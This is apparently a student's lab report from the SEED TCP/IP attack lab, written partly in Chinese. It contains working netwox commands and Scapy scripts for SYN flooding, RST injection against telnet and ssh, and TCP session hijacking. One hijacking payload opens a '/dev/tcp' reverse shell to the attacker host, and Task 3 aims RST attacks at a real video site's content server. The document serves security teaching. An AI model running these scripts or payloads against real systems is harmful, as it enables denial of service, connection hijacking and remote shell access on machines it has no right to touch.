TCP/IP Attack Lab

1 Lab Environment

Client	10.0.2.5
Server	10.0.2.7
Attacker	10.0.2.4

2 Task 1: SYN Flooding Attack

2.1 Attacker:

```
[11/05/20]seed@VM:~/.../TCP$ sudo netwox 76 -i 10.0.2.7 -p 80
```

2.2 Attacker:

```
[11/05/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backl
og
net.ipv4.tcp_max_syn_backlog = 128
```

2.2.1 Before Attack

```
[11/05/20]seed@VM:~$ sudo netstat -nat | grep SYN_RECV
[11/05/20]seed@VM:~$ sudo netstat -nat | grep SYN_RECV
[11/05/20]seed@VM:~$ sudo netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

2.2.2 Attack run with the SYN cookie mechanism off

```
[11/05/20]seed@VM:~$ netstat -na | grep SYN_RECV
tcp6       0      0 10.0.2.7:80             247.39.67.104:6944      SYN_RECV
tcp6       0      0 10.0.2.7:80             255.211.70.82:28276     SYN_RECV
tcp6       0      0 10.0.2.7:80             242.198.18.219:31129    SYN_RECV
tcp6       0      0 10.0.2.7:80             251.108.91.40:45306     SYN_RECV
tcp6       0      0 10.0.2.7:80             245.122.155.32:39346    SYN_RECV
tcp6       0      0 10.0.2.7:80             253.153.79.140:37155    SYN_RECV
tcp6       0      0 10.0.2.7:80             246.143.152.239:8612    SYN_RECV
tcp6       0      0 10.0.2.7:80             251.206.19.14:27426     SYN_RECV
tcp6       0      0 10.0.2.7:80             245.94.24.206:24622     SYN_RECV
tcp6       0      0 10.0.2.7:80             249.213.32.202:39507    SYN_RECV
tcp6       0      0 10.0.2.7:80             245.26.219.185:55299    SYN_RECV
tcp6       0      0 10.0.2.7:80             255.146.152.104:41610   SYN_RECV
tcp6       0      0 10.0.2.7:80             240.70.17.207:63724     SYN_RECV
tcp6       0      0 10.0.2.7:80             250.250.221.5:35955     SYN_RECV
tcp6       0      0 10.0.2.7:80             247.239.29.7:32779      SYN_RECV
tcp6       0      0 10.0.2.7:80             248.234.24.167:32310    SYN_RECV
tcp6       0      0 10.0.2.7:80             251.131.249.107:2151    SYN_RECV
tcp6       0      0 10.0.2.7:80             255.93.207.165:39033    SYN_RECV
tcp6       0      0 10.0.2.7:80             250.30.158.40:20642     SYN_RECV
tcp6       0      0 10.0.2.7:80             246.20.191.254:38281    SYN_RECV
tcp6       0      0 10.0.2.7:80             241.54.3.156:10184      SYN_RECV
tcp6       0      0 10.0.2.7:80             244.116.212.199:39120   SYN_RECV
tcp6       0      0 10.0.2.7:80             240.68.130.216:32757    SYN_RECV
tcp6       0      0 10.0.2.7:80             250.96.119.234:34399    SYN_RECV
tcp6       0      0 10.0.2.7:80             248.157.63.253:30718    SYN_RECV
tcp6       0      0 10.0.2.7:80             250.26.119.128:3369     SYN_RECV
tcp6       0      0 10.0.2.7:80             245.138.224.78:9055     SYN_RECV
tcp6       0      0 10.0.2.7:80             253.47.40.209:59357     SYN_RECV
tcp6       0      0 10.0.2.7:80             240.74.147.20:27850     SYN_RECV
tcp6       0      0 10.0.2.7:80             254.8.76.66:51185       SYN_RECV
tcp6       0      0 10.0.2.7:80             253.253.127.27:28864    SYN_RECV
tcp6       0      0 10.0.2.7:80             248.25.24.59:27189      SYN_RECV
tcp6       0      0 10.0.2.7:80             240.249.220.54:24701    SYN_RECV
```

```
[11/05/20]seed@VM:~$ netstat -na | grep SYN_RECV
[11/05/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[11/05/20]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
97
[11/05/20]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
97
```

出现 SYN_RECV 状态的 tcp 连接就表示攻击成功

2.2.3 Attack run with the SYN cookie mechanism on

```
[11/05/20]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
128
```

2.3 Observation and Explanation

在 SYN cookies 机制开启之前，server 最多保持 97 条状态为 SYN_RECV 的连接；在 SYN cookies 机制开启之后，server 保持的 SYN_RECV 的连接的数量上升到了 128 条（和 tcp_max_syn_backlog 相等）。


解释：SYN cookie 机制开启后 server 收到 SYN 数据包并返回 SYN，ACK 数据包的时候，不会为这个还未建立的 TCP 连接分配资源，而是根据这个 SYN 数据包计算出一个 cookie 值。在收到 ACK 包时，server 在根据 cookie 值检查这个 ACK 数据包的合法性，如果合法，才会建立起完整的 TCP 连接并为这个连接分配资源。

并且由于 server 不会为 SYN_RECV 状态的连接分配资源，所以 SYN 洪泛并不能消耗 server 的资源也就达不到攻击的目的。


3 Task 2: TCP RST Attacks on telnet and ssh Connections

3.1 telnet


3.1.1 telnet 使用 23 端口




3.1.2 设备名称：enp0s3



3.1.3 Attacker:




3.1.4 Client:




在 netwox 工具启动之后需要再发一条 telnet 数据包才能被 netwox 捕获符合 filter 的数据包

3.2 ssh

3.2.1 ssh 使用 22 端口



3.2.2 Attacker:




3.2.3 Client:

```
[11/05/20]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be establ
ished.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFD
aPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of k
nown hosts.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686
)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Nov  5 01:28:13 2020 from 10.0.2.5
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.7
 port 22: Broken pipe
```

3.3 Using Scapy

3.3.1 Code



flags = 00010100 = 0x14

```python
#!/usr/bin/python3
# task2.py
from scapy.all import *

def rst(pkt):
    ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
    tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = 0x14, seq = pkt[TCP].ack,
 ack = pkt[TCP].seq + 1)
    send(ip/tcp, verbose = 0)

# telnet
# pkt = sniff(filter = "host 10.0.2.5 and host 10.0.2.7 and port 23", prn = rst)

# ssh
pkt = sniff(filter = "host 10.0.2.5 and host 10.0.2.7 and port 22", prn = rst)
```


3.3.2 Screenshots

```
[11/05/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Nov  5 01:37:21 EST 2020 from 10.0.2.5 on pts/3
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$ Connection closed by foreign host.
[11/05/20]seed@VM:~$ ssh seed@10.0.2.7
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Nov  5 01:46:04 2020 from 10.0.2.5
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$
[11/05/20]seed@VM:~$ packet_write_wait: Connection to 10.0.2.7 port 22: Broken pipe
```

4 Task 3: TCP RST Attacks on Video Streaming Applications

懒得在虚拟机上装 flash 所以找了首页推荐会自动播放的 AcFun


通过 WireShark 发现视频网站的一个内容服务器的 IP 地址是 47.246.18.230，使用端口 443



5 Task 4: TCP Session Hijacking

5.1 Netwox


seq 和 ack 来自最后一条 telnet 消息的 ack 和 next seq



测试命令：cat Desktop\secret.txt


```
[11/05/20]seed@VM:~/.../TCP$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more info
rmation.
>>> "\ncat Desktop/secret.txt\n".encode("hex")
'0a636174204465736b746f702f7365637265742e7478740a'
>>> exit()
[11/05/20]seed@VM:~/.../TCP$ sudo netwox 40 -j 64 -l 10.0.2.5
-m 10.0.2.7 -o 55074 -p 23 -q 319577642 -r 3059539677 -z -A -E
 245 -H '0a636174204465736b746f702f7365637265742e7478740a'
```

server 成功回复了 Desktop\secret.txt 的内容：



5.2 Scapy

嗅探了一下 telnet 端口，发现每次 server 回复之后 client 会发一个空包，seq 和 ack 就是下次发出数据包的 seq 和 ack。




所以程序先判断抓到的包是不是这种特殊的包，不是的话就放掉，是的话就发出一个带有自己设置的 payload 的数据包

运行过程中发现程序会捕捉到两个 seq 相同的、不含数据的发送到 server 的包，定义全局变量 last_seq 记录每次程序发出的数据包的 seq 跳掉第二个重复的

```
#!/usr/bin/python3
# task4.py
from scapy.all import *

last_seq = 0

def rst(pkt):
    global last_seq
    if (pkt[IP].dst != "10.0.2.7" or 4 * pkt[IP].ihl + 4 * pkt[TCP].dataofs != pkt[IP].len or pkt[TCP
].seq == last_seq):
        return
    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
    tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = 0x18, seq = pkt[TCP].seq, ack =
 pkt[TCP].ack)
    raw = Raw(load = '\ncat Desktop/secret.txt\n')
    last_seq = pkt[TCP].seq
    send(ip/tcp/raw)
    pkt.show()

# telnet
pkt = sniff(filter = "host 10.0.2.5 and host 10.0.2.7 and port 23", prn = rst)
```

命令执行成功！



6 Task 5: Creating Reverse Shell using TCP Session Hijacking

6.1 Code

修改了发出的数据包的 Data 部分

```
#!/usr/bin/python3
# task5.py
from scapy.all import *

last_seq = 0

def rst(pkt):
    global last_seq
    if (pkt[IP].dst != "10.0.2.7" or 4 * pkt[IP].ihl + 4 * pkt[TCP].dataofs != pkt[IP].len or pkt[TCP
].seq == last_seq):
        return
    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
    tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = 0x18, seq = pkt[TCP].seq, ack =
 pkt[TCP].ack)
    raw = Raw(load = '\n/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\n')
    last_seq = pkt[TCP].seq
    send(ip/tcp/raw)
    pkt.show()

# telnet
pkt = sniff(filter = "host 10.0.2.5 and host 10.0.2.7 and port 23", prn = rst)
```

6.2 Screenshot

```
[11/05/20]seed@VM:~$ pwd
/home/seed
[11/05/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 57686)
[11/05/20]seed@VM:~$ pwd
pwd
/home/seed
[11/05/20]seed@VM:~$ ls
ls
android
bin
Customization
Desktop
Documents
Downloads
examples.desktop
get-pip.py
lib
Music
Pictures
Public
sniff_spoof.py
source
spoofICMP.py
spoofNet.py
spoofTCP.py
Templates
traceroute.py
Videos
[11/05/20]seed@VM:~$ cat Desktop/secret.txt
cat Desktop/secret.txt
******************
  Congradulation!
  Now you see me
******************
```